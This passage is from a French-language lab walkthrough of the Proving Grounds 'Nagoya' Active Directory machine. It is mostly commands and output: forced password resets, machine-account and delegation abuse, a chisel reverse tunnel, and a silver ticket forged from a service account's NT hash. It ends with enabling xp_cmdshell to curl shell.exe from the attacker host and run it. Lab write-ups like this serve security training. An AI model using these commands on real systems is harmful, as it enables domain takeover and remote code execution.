SMB         192.168.171.21  445    NAGOYA           [*] Windows 10 / Server 2019 Build 17763 x64 (name:NAGOYA) (domain:nagoya-industries.com) (signing:True) (SMBv1:False)
SMB         192.168.171.21  445    NAGOYA           [+] nagoya-industries.com\joanna.wood:Summer2023
```

On va ensuite changer le mdp du user christopher

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ net rpc password "christopher.lewis" "Summer2023" -U "nagoya-industries.com"/"joanna.wood"%"Summer2023" -S "nagoya-industries.com"


┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ crackmapexec smb 192.168.171.21 -u christopher.lewis -p Summer2023 --continue-on-success
SMB         192.168.171.21  445    NAGOYA           [*] Windows 10 / Server 2019 Build 17763 x64 (name:NAGOYA) (domain:nagoya-industries.com) (signing:True) (SMBv1:False)
SMB         192.168.171.21  445    NAGOYA           [+] nagoya-industries.com\christopher.lewis:Summer2023

┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$
```

Christopher peut se connecter a la machine.

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ crackmapexec winrm 192.168.171.21 -u christopher.lewis -p Summer2023 --continue-on-success
SMB         192.168.171.21  5985   NAGOYA           [*] Windows 10 / Server 2019 Build 17763 (name:NAGOYA) (domain:nagoya-industries.com)
HTTP        192.168.171.21  5985   NAGOYA           [*] http://192.168.171.21:5985/wsman
WINRM       192.168.171.21  5985   NAGOYA           [+] nagoya-industries.com\christopher.lewis:Summer2023 (Pwn3d!)
```

```
*Evil-WinRM* PS C:\Users\Christopher.Lewis\desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\Christopher.Lewis\desktop>
```

```
*Evil-WinRM* PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        4/30/2023   2:07 AM                inetpub
d-----        4/29/2023   5:38 AM                PerfLogs
d-r---        4/30/2023   1:39 AM                Program Files
d-----        4/30/2023   1:39 AM                Program Files (x86)
d-----        4/29/2023  11:41 PM                SQL2022
d-----        4/30/2023  12:37 AM                Temp
d-r---         4/5/2025   1:33 PM                Users
d-----        4/30/2023  12:36 AM                Windows
-a----         4/5/2025   1:31 PM             34 local.txt
-a----         4/5/2025   1:31 PM            866 output.txt


*Evil-WinRM* PS C:\> cat local.txt
440437f5af6af7859d7bd38a211415cb
*Evil-WinRM* PS C:\>
```

Setmachine priv :

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ impacket-addcomputer -computer-name 'pchack' -computer-pass 'Summer2023' -dc-ip 192.168.171.21 nagoya-industries.com/christopher.lewis:'Summer2023'

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account pchack$ with password Summer2023.

┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$
```

impacket-rbcd -delegate-to 'its-dc1$' -delegate-from '@nom' -dc-ip @IPDOMAIN -action write @NOMDEDOMAINE/@USER:'@PASWORD'

impacket-rbcd -delegate-to 'NAGOYA$' -delegate-from 'pchack$' -dc-ip 192.168.171.21 -action write nagoya-industries.com/christopher.lewis:'Summer2023'

impacket-getST -spn cifs/@DCDOMAIN -impersonate Administrator -dc-ip @IPDOMAIN @NOMDEDOMAINE/@USERMACHINE:'@PASWORDMACHINE'

Export KRB5CCNAME=Administrator.cccache

impacket-psexec -k -no-pass @DOMAINNAME/administrator@IP

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Christopher.Lewis\Documents> hostname
nagoya
*Evil-WinRM* PS C:\Users\Christopher.Lewis\Documents>
```

Ça ne fonctionne pas. Donc on va essayer de forger un silver ticket avec le compte de service svc_mssql

```
*Evil-WinRM* PS C:\Users\Christopher.Lewis\desktop> netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:389          nagoya:49683           ESTABLISHED
  TCP    127.0.0.1:389          nagoya:49685           ESTABLISHED
  TCP    127.0.0.1:389          nagoya:49755           ESTABLISHED
  TCP    127.0.0.1:389          nagoya:49758           ESTABLISHED
  TCP    127.0.0.1:49683        nagoya:ldap            ESTABLISHED
  TCP    127.0.0.1:49685        nagoya:ldap            ESTABLISHED
  TCP    127.0.0.1:49755        nagoya:ldap            ESTABLISHED
  TCP    127.0.0.1:49758        nagoya:ldap            ESTABLISHED
  TCP    192.168.171.21:389     nagoya:49810           ESTABLISHED
  TCP    192.168.171.21:389     nagoya:49817           ESTABLISHED
  TCP    192.168.171.21:5985    192.168.45.157:32924   TIME_WAIT
  TCP    192.168.171.21:5985    192.168.45.157:32934   ESTABLISHED
  TCP    192.168.171.21:5985    192.168.45.157:32950   TIME_WAIT
  TCP    192.168.171.21:5985    192.168.45.157:32966   ESTABLISHED
  TCP    192.168.171.21:5985    192.168.45.157:59614   TIME_WAIT
  TCP    192.168.171.21:49810   nagoya:ldap            ESTABLISHED
  TCP    192.168.171.21:49817   nagoya:ldap            ESTABLISHED
  TCP    192.168.171.21:49988   192.168.45.157:https   ESTABLISHED
  TCP    192.168.171.21:50036   a184-50-113-56:http    SYN_SENT
  TCP    [::1]:49666            nagoya:49731           ESTABLISHED
  TCP    [::1]:49666            nagoya:49931           ESTABLISHED
  TCP    [::1]:49731            nagoya:49666           ESTABLISHED
  TCP    [::1]:49931            nagoya:49666           ESTABLISHED
  TCP    [::1]:49989            nagoya:epmap           TIME_WAIT
  TCP    [::1]:49990            nagoya:49666           TIME_WAIT
*Evil-WinRM* PS C:\Users\Christopher.Lewis\desktop>
```

On remarque bien le port 13

```
 to stop redisplaying                statistics.  Ifnetstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             nagoya:0               LISTENING
  TCP    0.0.0.0:88             nagoya:0               LISTENING
  TCP    0.0.0.0:135            nagoya:0               LISTENING
  TCP    0.0.0.0:389            nagoya:0               LISTENING
  TCP    0.0.0.0:445            nagoya:0               LISTENING
  TCP    0.0.0.0:464            nagoya:0               LISTENING
  TCP    0.0.0.0:593            nagoya:0               LISTENING
  TCP    0.0.0.0:636            nagoya:0               LISTENING
  TCP    0.0.0.0:1433           nagoya:0               LISTENING
  TCP    0.0.0.0:3268           nagoya:0               LISTENING
  TCP    0.0.0.0:3269           nagoya:0               LISTENING
```

On voit bien le port 1433 qui est le port mssql. Donc avec ligolo on va transférer le port pour se connecter sur notre machine local.

```
ligolo-ng » session
? Specify a session : 1 - NAGOYA-IND\Christopher.Lewis@nagoya - 192.168.171.21:49988 - 41b52497-d34b-4c14-ae8b-f4bdf3251360
[Agent : NAGOYA-IND\Christopher.Lewis@nagoya] »
[Agent : NAGOYA-IND\Christopher.Lewis@nagoya] » start
[Agent : NAGOYA-IND\Christopher.Lewis@nagoya] » INFO[0151] Starting tunnel to NAGOYA-IND\Christopher.Lewis@nagoya (41b52497-d34b-4c14-ae8b-f4bdf3251360)
[Agent : NAGOYA-IND\Christopher.Lewis@nagoya] »
[Agent : NAGOYA-IND\Christopher.Lewis@nagoya] » listener_add --addr 0.0.0.0:1433 --to 127.0.0.1:1433 --tcp
INFO[1199] Listener 0 created on remote agent!
[Agent : NAGOYA-IND\Christopher.Lewis@nagoya] »
```

Faire le port fowarding avec chisel et pas ligolo :

net rpc password "Joanna.wood" "Summer2023" -U "nagoya-industries.com"/"Fiona.Clark"%"Summer2023" -S "nagoya-industries.com"

net rpc password "christopher.lewis" "Summer2023" -U "nagoya-industries.com"/"joanna.wood"%"Summer2023" -S "nagoya-industries.com"

Ensuite faire avec chisel prq ka chuis kao

#at kali machine

chisel server --port 445 --reverse

#at target machine

chisel.exe <serverIP:port> R:<kali port to forward to>:127.0.0.1:<local port to forward>

chisel.exe client $KaliIP:445 R:1433:127.0.0.1:1433

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ chisel server --port 8080 --reverse

2025/04/06 14:42:06 server: Reverse tunnelling enabled
2025/04/06 14:42:06 server: Fingerprint Tc4Yg+x9K5SOYX0XUy5uBTHl0f4G3icwAikkTFNTaOQ=
2025/04/06 14:42:06 server: Listening on http://0.0.0.0:8080
2025/04/06 14:43:26 server: session#1: Client version (1.9.1) differs from server version (1.10.1)
2025/04/06 14:43:26 server: session#1: tun: proxy#R:1234=>1433: Listening
```

```
*Evil-WinRM* PS C:\Users\Christopher.Lewis\desktop> upload chisel.exe

Info: Uploading /home/alice/Desktop/oscp/PG PLAY/nagoya/chisel.exe to C:\Users\Christopher.Lewis\desktop\chisel.exe

Data: 12008104 bytes of 12008104 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\Christopher.Lewis\desktop> ./chisel.exe client --fingerprint Tc4Yg+x9K5SOYX0XUy5uBTHl0f4G3icwAikkTFNTaOQ= 192.168.45.157:8080 R:1234:127.0.0.1:1433
chisel.exe : 2025/04/06 05:43:28 client: Connecting to ws://192.168.45.157:8080
    + CategoryInfo          : NotSpecified: (2025/04/06 05:4...168.45.157:8080:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2025/04/06 05:43:28 client: Fingerprint Tc4Yg+x9K5SOYX0XUy5uBTHl0f4G3icwAikkTFNTaOQ=2025/04/06 05:43:28 client: Connected (Latency 18.6803ms)
```

```
SQL (NAGOYA-IND\svc_mssql  guest@master)> EXECUTE sp_configure 'show advanced options', 1;
ERROR(nagoya\SQLEXPRESS): Line 105: User does not have permission to perform this action.
SQL (NAGOYA-IND\svc_mssql  guest@master)>
```


Bon je ne peux pas. Donc on va enfin faire l'attaque du silver ticket car svc_mssql est un compte de service.

Impersonate Administrator via Silver Ticket

impacket-ticketer -nthash @MDPENHASHNTLM -domain-sid @DOMAINSID -domain @DOMAINNAME -spn MSSQL/nagoya.nagoya-industries.com -user-id 500 Administrator

Ce qui nous donne dans notre cas :

Svc_mssql : Service1 = en hash ntlm :



impacket-ticketer -nthash E3A0168BC21CFB88B95C954A5B18F57C -domain-sid S-1-5-21-1969309164-1513403977-1686805993 -domain nagoya-industries.com -spn MSSQL/nagoya.nagoya-industries.com -user-id 500 Administrator

On récupère le SID

```
*Evil-WinRM* PS C:\Users\Christopher.Lewis\desktop> get-addomain


AllowedDNSSuffixes                : {}
ChildDomains                      : {}
ComputersContainer                : CN=Computers,DC=nagoya-industries,DC=com
DeletedObjectsContainer           : CN=Deleted Objects,DC=nagoya-industries,DC=com
DistinguishedName                 : DC=nagoya-industries,DC=com
DNSRoot                           : nagoya-industries.com
DomainControllersContainer        : OU=Domain Controllers,DC=nagoya-industries,DC=com
DomainMode                        : Windows2016Domain
DomainSID                         : S-1-5-21-1969309164-1513403977-1686805993
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=nagoya-industries,DC=com
Forest                            : nagoya-industries.com
InfrastructureMaster              : nagoya.nagoya-industries.com
LastLogonReplicationInterval      :
LinkedGroupPolicyObjects          : {CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=nagoya-industries,DC=com}
LostAndFoundContainer             : CN=LostAndFound,DC=nagoya-industries,DC=com
ManagedBy                         :
Name                              : nagoya-industries
NetBIOSName                       : NAGOYA-IND
ObjectClass                       : domainDNS
ObjectGUID                        : 1153c877-efa1-443b-b59f-c32c9286750e
ParentDomain                      :
PDCEmulator                       : nagoya.nagoya-industries.com
PublicKeyRequiredPasswordRolling  : True
QuotasContainer                   : CN=NTDS Quotas,DC=nagoya-industries,DC=com
ReadOnlyReplicaDirectoryServers   : {}
ReplicaDirectoryServers           : {nagoya.nagoya-industries.com}
RIDMaster                         : nagoya.nagoya-industries.com
SubordinateReferences             : {DC=ForestDnsZones,DC=nagoya-industries,DC=com, DC=DomainDnsZones,DC=nagoya-industries,DC=com, CN=Configuration,DC=nagoya-industries,DC=com}
SystemsContainer                  : CN=System,DC=nagoya-industries,DC=com
UsersContainer                    : CN=Users,DC=nagoya-industries,DC=com
```

Et le SPN

Get-ADUser -Filter {SamAccountName -eq "svc_mssql"} -Properties ServicePrincipalNames

```
*Evil-WinRM* PS C:\Users\Christopher.Lewis\desktop> Get-ADUser -Filter {SamAccountName -eq "svc_mssql"} -Properties ServicePrincipalNames


DistinguishedName     : CN=svc_mssql,CN=Users,DC=nagoya-industries,DC=com
Enabled               : True
GivenName             : svc_mssql
Name                  : svc_mssql
ObjectClass           : user
ObjectGUID            : df7dda21-173f-4a4a-88ed-70d694818b46e
SamAccountName        : svc_mssql
ServicePrincipalNames : {MSSQL/nagoya.nagoya-industries.com}
SID                   : S-1-5-21-1969309164-1513403977-1686805993-1136
Surname               :
UserPrincipalName     : svc_mssql@nagoya-industries.com
```

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ impacket-ticketer -nthash E3A0168BC21CFB88B95C954A5B18F57C -domain-sid S-1-5-21-1969309164-1513403977-1686805993 -d
tor
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
/usr/share/doc/python3-impacket/examples/ticketer.py:141: DeprecationWarning: datetime.datetime.utcnow() is deprecated
times in UTC: datetime.datetime.now(datetime.UTC).
  aTime = timegm(datetime.datetime.utcnow().timetuple())
[*] Customizing ticket for nagoya-industries.com/Administrator
/usr/share/doc/python3-impacket/examples/ticketer.py:600: DeprecationWarning: datetime.datetime.utcnow() is deprecated
times in UTC: datetime.datetime.now(datetime.UTC).
  ticketDuration = datetime.datetime.utcnow() + datetime.timedelta(hours=int(self.__options.duration))
/usr/share/doc/python3-impacket/examples/ticketer.py:718: DeprecationWarning: datetime.datetime.utcnow() is deprecated
times in UTC: datetime.datetime.now(datetime.UTC).
  encTicketPart['authtime'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
/usr/share/doc/python3-impacket/examples/ticketer.py:719: DeprecationWarning: datetime.datetime.utcnow() is deprecated
times in UTC: datetime.datetime.now(datetime.UTC).
  encTicketPart['starttime'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
/usr/share/doc/python3-impacket/examples/ticketer.py:843: DeprecationWarning: datetime.datetime.utcnow() is deprecated
times in UTC: datetime.datetime.now(datetime.UTC).
  encRepPart['last-req'][0]['lr-value'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ ls
20250404200216_bloodhound.zip  berthand.tgs  chisel.exe  helpdesk.tgs  joannawood.tgs  ligolo-ng  svcmssql.tgs          users
Administrator.ccache           chisel        hashtgs     iainwhite.tgs  kerberoast.txt  password   targetedKerberoast.py  winPEASx64.exe
```

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ export KRB5CCNAME=$PWD/Administrator.ccache
```

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ klist
Ticket cache: FILE:/home/alice/Desktop/oscp/PG PLAY/nagoya/Administrator.ccache
Default principal: Administrator@NAGOYA-INDUSTRIES.COM

Valid starting     Expires            Service principal
04/06/25 15:44:17  04/04/35 15:44:17  MSSQL/nagoya.nagoya-industries.com@NAGOYA-INDUSTRIES.COM
        renew until 04/04/35 15:44:17
```

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ sudo chmod +x /etc/krb5user.conf

┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ sudo nano /etc/hosts
```

```
#OSCP
192.168.120.47  alvida-eatery.org
192.168.188.198 tickets.com
192.168.188.193 mountaindesserts.com
192.168.186.210 marketingwk01
127.0.0.1       nagoya.nagoya-industries.com nagoya-industries.com
```

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/nagoya]
└─$ impacket-mssqlclient -k nagoya.nagoya-industries.com

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(nagoya\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(nagoya\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (NAGOYA-IND\Administrator  dbo@master)>
```

EXEC xp_cmdshell "curl http://192.168.45.157/shell.exe -o C:\Users\Public\shell.exe"

```
PS C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\>
```

```
SQL (NAGOYA-IND\Administrator  dbo@master)> EXECUTE sp_configure 'show advanced options', 1;
INFO(nagoya\SQLEXPRESS): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (NAGOYA-IND\Administrator  dbo@master)> RECONFIGURE;
SQL (NAGOYA-IND\Administrator  dbo@master)> EXECUTE sp_configure 'xp_cmdshell', 1;
INFO(nagoya\SQLEXPRESS): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (NAGOYA-IND\Administrator  dbo@master)> RECONFIGURE;
SQL (NAGOYA-IND\Administrator  dbo@master)> ' ;EXEC xp_cmdshell "curl http://192.168.45.241:8000/shell.exe -o C:\Users\Public\shell.exe"--
ERROR(nagoya\SQLEXPRESS): Line 1: Unclosed quotation mark after the character string ' ;EXEC xp_cmdshell "curl http://192.168.45.241:8000/shell.exe -o C:\Users\Public\shell.exe"--
'.
SQL (NAGOYA-IND\Administrator  dbo@master)> ' ;EXEC xp_cmdshell "curl http://192.168.45.241:8000/shell.exe -o C:\Users\Public\shell.exe"--
ERROR(nagoya\SQLEXPRESS): Line 1: Unclosed quotation mark after the character string ' ;EXEC xp_cmdshell "curl http://192.168.45.241:8000/shell.exe -o C:\Users\Public\shell.exe"--
'.
SQL (NAGOYA-IND\Administrator  dbo@master)> ' ;EXEC xp_cmdshell "curl http://192.168.45.157/shell.exe -o C:\Users\Public\shell.exe"--
ERROR(nagoya\SQLEXPRESS): Line 1: Unclosed quotation mark after the character string ' ;EXEC xp_cmdshell "curl http://192.168.45.157/shell.exe -o C:\Users\Public\shell.exe"--
'.
SQL (NAGOYA-IND\Administrator  dbo@master)> EXEC xp_cmdshell "curl http://192.168.45.157/shell.exe -o C:\Users\Public\shell.exe"
output
------------------------------------------------------------------------------------------------------------------------------------------------------------------

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current

                                 Dload  Upload   Total   Spent    Left  Speed

100     9  100     9    0     0    242      0 --:--:-- --:--:-- --:--:--   250

NULL

SQL (NAGOYA-IND\Administrator  dbo@master)> EXEC xp_cmdshell "curl http://192.168.45.157:8080/shell.exe -o C:\Users\Public\shell.exe"
output
------------------------------------------------------------------------------------------------------------------------------------------------------------------

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current

                                 Dload  Upload   Total   Spent    Left  Speed

100  8192  100  8192    0     0   153k      0 --:--:-- --:--:-- --:--:--  153k

NULL

SQL (NAGOYA-IND\Administrator  dbo@master)> EXEC xp_cmdshell "C:\Users\Public\shell.exe
ERROR(nagoya\SQLEXPRESS): Line 1: Unclosed quotation mark after the character string 'C:\Users\Public\shell.exe
'.
SQL (NAGOYA-IND\Administrator  dbo@master)> EXEC xp_cmdshell "C:\Users\Public\shell.exe"
```

```
PS C:\users\Administrator\desktop> cat email.txt
cat email.txt
Q1RGMzAwTFZMTWlkWWVhcjMwMEBvZmZzZWMuY29t
PS C:\users\Administrator\desktop> cat proof.txt
cat proof.txt
72bf297154564533d24e3d8dedd57ef7
PS C:\users\Administrator\desktop> whoami
whoami
nagoya-ind\nagoya$
PS C:\users\Administrator\desktop>
```

CTF300LVLMidYear300@offsec.com